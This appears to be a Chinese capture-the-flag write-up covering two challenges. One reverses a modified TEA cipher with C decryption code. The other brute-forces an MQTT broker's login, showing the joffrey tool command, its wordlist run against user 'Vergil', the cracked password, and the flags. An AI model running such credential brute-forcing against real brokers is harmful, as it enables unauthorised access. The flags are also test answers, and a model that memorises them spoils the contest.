
兔兔的家人都爱喝茶，所以兔兔带了些茶叶回去 题目附件更新，请勿点下面附件链接下载：https://share.weiyun.com/ZZzFiebW

魔改tea



主要加密代码在此，通过动调获得4个key

delta已经写在里面了，round是32轮，密文是buf2,剩余内容带入代码运行即可



`#include <stdio.h>

#include <stdint.h>

void encrypt (uint32_t* v, uint32_t* k) {

```
uint32_t sum = 0; // 注意sum也是32位无符号整型
uint32_t v0 = v[0], v1 = v[1];
uint32_t delta = -0x543210DD;
uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
for (int i=0; i<32; i++) {

sum += delta;
v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
}
v[0]=v0;
v[1]=v1;
}
void decrypt (uint32_t* v, uint32_t* k) {

uint32_t v0 = v[0], v1 = v[1];
uint32_t delta = -0x543210DD;
uint32_t sum = delta * 32;
uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
for (int i=0; i<32; i++) {

v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
sum -= delta;
}
v[0]=v0;
v[1]=v1;
}
// test
int main()
{

// 两个32位无符号整数，即待加密的64bit明文数据
```

uint32_t v[8] = {0x2E63829D,0xC14E400F,0x9B39BFB9,0x5A1F8B14,0x61886DDE,0x6565C6CF,0x9F064F64,0x236A43F6};

// 四个32位无符号整数，即128bit的key

uint32_t k[4]= {0x12345678,0x23456789,0x34567890,0x45678901};

// printf("Data is : %x %x\n", v[0], v[1]);

// encrypt(v, k);

// printf("Encrypted data is : %x %x\n", v[0], v[1]);

decrypt(v, k);

decrypt(v+2, k);

decrypt(v+4, k);

decrypt(v+6, k);

printf("Decrypted data is : %x,%x,%x,%x,%x,%x,%x,%x\n", v[0], v[1],v[2], v[3],v[4], v[5],v[6], v[7]);

return 0;

}

/* Data is : 12345678 78563412 Encrypted data is : 9a65a69a 67ed00f6 Decrypted data is : 12345678 78563412 */`

最后少了两位，但猜一猜就可以了

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

Help the uncle who can't jump twice

兔兔在车站门口看到一张塑料凳子,上边坐着一个自称V的男人.他希望你能帮他登上他的大号 Vergil 去那边的公告栏上康康Nero手上的YAMATO怎么样了 broker:117.50.177.240:1883

第一次搞iot，参考文章https://www.freebuf.com/articles/ics-articles/247718.html

首先先下载一个*MQTT.fx*，下了之后发现居然收费，好像1.9.1是免费的，换了另外个客户端试试

https://mqttx.app/zh

弱口令爆破脚本为https://github.com/zombiesam/joffrey

是一个python2脚本，需要先安装依赖

pip2 install paho-mqtt

接着进行爆破

```
python2 joffrey-BH-2017.py -t 117.50.177.240 -u Vergil -w "D:\Downloads\Songs of Innocence and of Experience.txt"
```

```
        "You can't talk to me like that!" - MQTT Broker, probably
        - Black Hat 2017 Edition -

[*] Thread argv not supplied, setting threads to 1
[*] TARGET => 117.50.177.240
[*] PORT => 1883
[*] THREADS => 1
[*] USERNAME => Vergil
[*] WORDLIST => D:\Downloads\Songs of Innocence and of Experience.txt
[*] Parsed 19577 passwords from D:\Downloads\Songs of Innocence and of Experience.t
[*] Hearteater will try to strike true!
[+] Username: Vergil
[+] Password: power
[*] Took a good 410 stabs to find the heart!
[*] Long live the king!
```

爆破出来是power

然后上去订阅Nero主题，获得flag